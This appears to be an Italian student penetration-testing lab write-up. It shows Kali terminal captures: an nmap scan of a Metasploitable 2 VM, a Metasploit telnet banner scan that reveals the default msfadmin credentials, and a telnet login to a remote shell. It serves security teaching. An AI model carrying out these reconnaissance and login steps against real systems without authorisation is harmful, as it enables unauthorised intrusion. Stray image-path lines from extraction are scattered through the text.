

SCANSIONE NMAP MACCHINA VITTIMA




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at
Nmap scan report for 192.168.50.101
Host is up (0.00052s latency).
Not shown: 978 closed tcp ports (conn-refused
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debi
23/tcp   open  telnet      Linux telnetd
```

Scelta della vulnerabilità da utilizzare per telnet




```
msf6 > search auxiliary telnet

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                  ---------------  ----    -----  -----------
   0   auxiliary/server/capture/telnet                                        normal  No     Authentication Capture: Telnet
   1   auxiliary/scanner/telnet/brocade_enable_login                          normal  No     Brocade Enable Login Check Scanner
   2   auxiliary/dos/cisco/ios_telnet_rocem                  2017-03-17       normal  No     Cisco IOS Telnet Denial of Service
   3   auxiliary/admin/http/dlink_dir_300_600_exec_noauth    2013-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   4   auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password                     normal  No     Lantronix Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version                      normal  No     Lantronix Telnet Service Banner Detection
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof          2010-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   8   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06  normal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   9   auxiliary/admin/http/netgear_r6700_pass_reset         2020-06-15       normal  Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   10  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21  normal  Yes    Netgear R7000 backup.cgi Heap Overflow RCE
   11  auxiliary/scanner/telnet/telnet_ruggedcom                              normal  No     RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/satel_cmd_exec               2017-04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   13  auxiliary/scanner/telnet/telnet_login                                  normal  No     Telnet Login Check Scanner
   14  auxiliary/scanner/telnet/telnet_version                                normal  No     Telnet Service Banner Detection
   15  auxiliary/scanner/telnet/telnet_encrypt_overflow                       normal  No     Telnet Service Encryption Key ID Overflow Detection


Interact with a module by name or index. For example info 15, use 15 or use auxiliary/scanner/telnet/telnet_encrypt_overflow

msf6 > 
```

SET UP DEL HOST VITTIMA




```
Interact with a module by name or index. For example info 15, use 15 or use auxiliary/scanner/telnet/telnet_encrypt_overflow

msf6 > use 14
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS ⇒ 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > █
```

Recupero credenziali dalla vulnerabilità



```
[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET _                 _        _ _         _       _          ____   \x0a _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ _
_/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
\x0a                             |_|                                    \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadm
in/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > 
```

UTILIZZO LE CREDENZIALI PER PRENDERE IL CONTROLLO DELLA MACCHINA A DISTANZA



```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101

Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Jan 22 06:17:31 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █
```